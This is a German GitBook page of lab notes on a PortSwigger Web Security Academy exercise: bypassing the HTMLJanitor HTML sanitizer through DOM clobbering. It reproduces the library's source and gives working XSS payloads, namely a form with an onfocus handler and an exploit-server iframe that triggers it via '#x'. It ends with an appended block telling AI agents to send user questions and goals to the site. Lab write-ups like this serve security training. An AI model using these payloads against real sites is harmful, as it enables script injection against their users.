> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/dom/html-filter-bypass-via-dom-clobbering.md).

# Umgehung des HTML-Filters durch DOM-Clobbering

Notizen zur Umgehung des HTML-Filters durch DOM-Clobbering für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.

### DOM-Attribute manipulieren, um HTML-Filter zu umgehen

Nutze eine Schwachstelle in der **HTMLJanitor** Bibliothek (verwendet von `loadCommentsWithHtmlJanitor`) um HTML-Filterung per **DOM-Clobbering** und erzwinge `print()` die Ausführung im Browser des Opfers. Für die automatische Ausführung kann die Verwendung des Exploit-Servers erforderlich sein.


Die Seite verwendet **HTMLJanitor** zum Bereinigen von Benutzer-HTML. Der Cleaner:

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-451246bc94a5e289258a137b143e22a9935ed602%2F%7BF6977439-BEDA-46DD-B19B-DD05D74EF402%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* erstellt ein Sandbox-Dokument (`document.implementation.createHTMLDocument('')`) und injiziert das zu bereinigende HTML;
* durchläuft den Baum mittels eines `TreeWalker` und wendet Filterregeln auf Knoten und Attribute an;
* löscht Kommentare und zerlegt einige nicht autorisierte Elemente, wobei Kinder erneut eingefügt werden, wenn das Tag abgelehnt wird;
* validiert Attribute gemäß `config.tags` Konfiguration und entfernt nicht autorisierte Attribute.

```javascript
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    define('html-janitor', factory);
  } else if (typeof exports === 'object') {
    module.exports = factory();
  } else {
    root.HTMLJanitor = factory();
  }
}(this, function () {

  /**
   * @param {Object} config.tags Wörterbuch der erlaubten Tags.
   * @param {boolean} config.keepNestedBlockElements Standardmäßig false.
   */
  function HTMLJanitor(config) {

    var tagDefinitions = config['tags'];
    var tags = Object.keys(tagDefinitions);

    var validConfigValues = tags
      .map(function(k) { return typeof tagDefinitions[k]; })
      .every(function(type) { return type === 'object' || type === 'boolean' || type === 'function'; });

    if(!validConfigValues) {
      throw new Error("Die Konfiguration war ungültig");
    }

    this.config = config;
  }

  var blockElementNames = ['P', 'LI', 'TD', 'TH', 'DIV', 'H1', 'H2', 'H3', 'H4', 'H5', 'H6', 'PRE'];
  function isBlockElement(node) {
    return blockElementNames.indexOf(node.nodeName) !== -1;
  }

  var inlineElementNames = ['A', 'B', 'STRONG', 'I', 'EM', 'SUB', 'SUP', 'U', 'STRIKE'];
  function isInlineElement(node) {
    return inlineElementNames.indexOf(node.nodeName) !== -1;
  }

  HTMLJanitor.prototype.clean = function (html) {
    const sandbox = document.implementation.createHTMLDocument('');
    const root = sandbox.createElement("div");
    root.innerHTML = html;

    this._sanitize(sandbox, root);

    return root.innerHTML;
  };

  HTMLJanitor.prototype._sanitize = function (document, parentNode) {
    var treeWalker = createTreeWalker(document, parentNode);
    var node = treeWalker.firstChild();

    if (!node) { return; }

    do {
      if (node.nodeType === Node.TEXT_NODE) {
        // Wenn dieser Textknoten nur Leerzeichen enthält und der vorherige oder nächste Element-
        //Geschwisterknoten ein Blockelement ist, entferne ihn
        // HINWEIS: Diese Heuristik könnte sich ändern. Sehr spezifisch für einen Fehler mit
        // `contenteditable` in Firefox: http://jsbin.com/EyuKase/1/edit?js,output
        // TODO: als Option?
        if (node.data.trim() === ''
            && ((node.previousElementSibling && isBlockElement(node.previousElementSibling))
                 || (node.nextElementSibling && isBlockElement(node.nextElementSibling)))) {
          parentNode.removeChild(node);
          this._sanitize(document, parentNode);
          break;
        } else {
          continue;
        }
      }

      // Alle Kommentare entfernen
      if (node.nodeType === Node.COMMENT_NODE) {
        parentNode.removeChild(node);
        this._sanitize(document, parentNode);
        break;
      }

      var isInline = isInlineElement(node);
      var containsBlockElement;
      if (isInline) {
        containsBlockElement = Array.prototype.some.call(node.childNodes, isBlockElement);
      }

      // Blockelemente sollten nicht verschachtelt sein (z. B. <li><p>...); wenn
      // sie es sind, wollen wir das innere Blockelement entpacken.
      var isNotTopContainer = !! parentNode.parentNode;
      var isNestedBlockElement =
            isBlockElement(parentNode) &&
            isBlockElement(node) &&
            isNotTopContainer;

      var nodeName = node.nodeName.toLowerCase();

      var allowedAttrs = getAllowedAttrs(this.config, nodeName, node);

      var isInvalid = isInline && containsBlockElement;

      // Das Tag gemäß der Whitelist vollständig entfernen *und* wenn das Markup
      // ungültig ist.
      if (isInvalid || shouldRejectNode(node, allowedAttrs)
          || (!this.config.keepNestedBlockElements && isNestedBlockElement)) {
        // Den inneren Text von SCRIPT/STYLE-Elementen nicht beibehalten.
        if (! (node.nodeName === 'SCRIPT' || node.nodeName === 'STYLE')) {
          while (node.childNodes.length > 0) {
            parentNode.insertBefore(node.childNodes[0], node);
          }
        }
        parentNode.removeChild(node);

        this._sanitize(document, parentNode);
        break;
      }

      // Attribute bereinigen
      for (var a = 0; a < node.attributes.length; a += 1) {
        var attr = node.attributes[a];

        if (shouldRejectAttr(attr, allowedAttrs, node)) {
          node.removeAttribute(attr.name);
          // Das Array verschieben, um die Schleife fortzusetzen.
          a = a - 1;
        }
      }

      // Kinder bereinigen
      this._sanitize(document, node);

    } while ((node = treeWalker.nextSibling()));
  };

  function createTreeWalker(document, node) {
    return document.createTreeWalker(node,
                                     NodeFilter.SHOW_TEXT | NodeFilter.SHOW_ELEMENT | NodeFilter.SHOW_COMMENT,
                                     null, false);
  }

  function getAllowedAttrs(config, nodeName, node){
    if (typeof config.tags[nodeName] === 'function') {
      return config.tags[nodeName](node);
    } else {
      return config.tags[nodeName];
    }
  }

  function shouldRejectNode(node, allowedAttrs){
    if (typeof allowedAttrs === 'undefined') {
      return true;
    } else if (typeof allowedAttrs === 'boolean') {
      return !allowedAttrs;
    }

    return false;
  }

  function shouldRejectAttr(attr, allowedAttrs, node){
    var attrName = attr.name.toLowerCase();

    if (allowedAttrs === true){
      return false;
    } else if (typeof allowedAttrs[attrName] === 'function'){
      return !allowedAttrs[attrName](attr.value, node);
    } else if (typeof allowedAttrs[attrName] === 'undefined'){
      return true;
    } else if (allowedAttrs[attrName] === false) {
      return true;
    } else if (typeof allowedAttrs[attrName] === 'string') {
      return (allowedAttrs[attrName] !== attr.value);
    }

    return false;
  }

  return HTMLJanitor;

}));
```


* Prinzip: Injiziere ein HTML-Fragment, das eine vom Seitenskript erwartete Element-ID erstellt oder überschreibt (z. B. ein `<form id="x" tabindex=0 onfocus=...>`). Durch Manipulation der Navigation (Hash `#x`) oder durch Erzwingen des Fokus wird das Ereignisattribut ausgelöst.

```html
<html>
<form id=x tabindex=0 onfocus=alert(0)>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-779edce191530303eb37111a61d54dc62eee0f31%2F%7B0524BADA-3E4B-4489-B68A-DF04DDF0E080%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* Endvariante für das Ziel (`print()`):

```html
<html>
<form id=x tabindex=0 onfocus=print()>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6345d8704d6eb263bc8b9f659db32e5edee6124f%2F%7B43907E37-FDFF-46F4-A3B7-5F69F495F819%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* Automatische Auslösung über ein auf dem Exploit-Server gehostetes iframe: Das iframe lädt die verwundbare Seite und verändert dann deren `src` um `#x`, wodurch Fokus und Ausführung des `onfocus` Handlers ausgelöst werden. Beispiel für die Idee der Verwendung des Exploit-Servers:

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a790035036b319583a1731200e90039.web-security-academy.net/post?postId=9 onload="setTimeout() => this.src += '#x',500;></iframe>
```

{% endcode %}


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/web/dom/html-filter-bypass-via-dom-clobbering.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.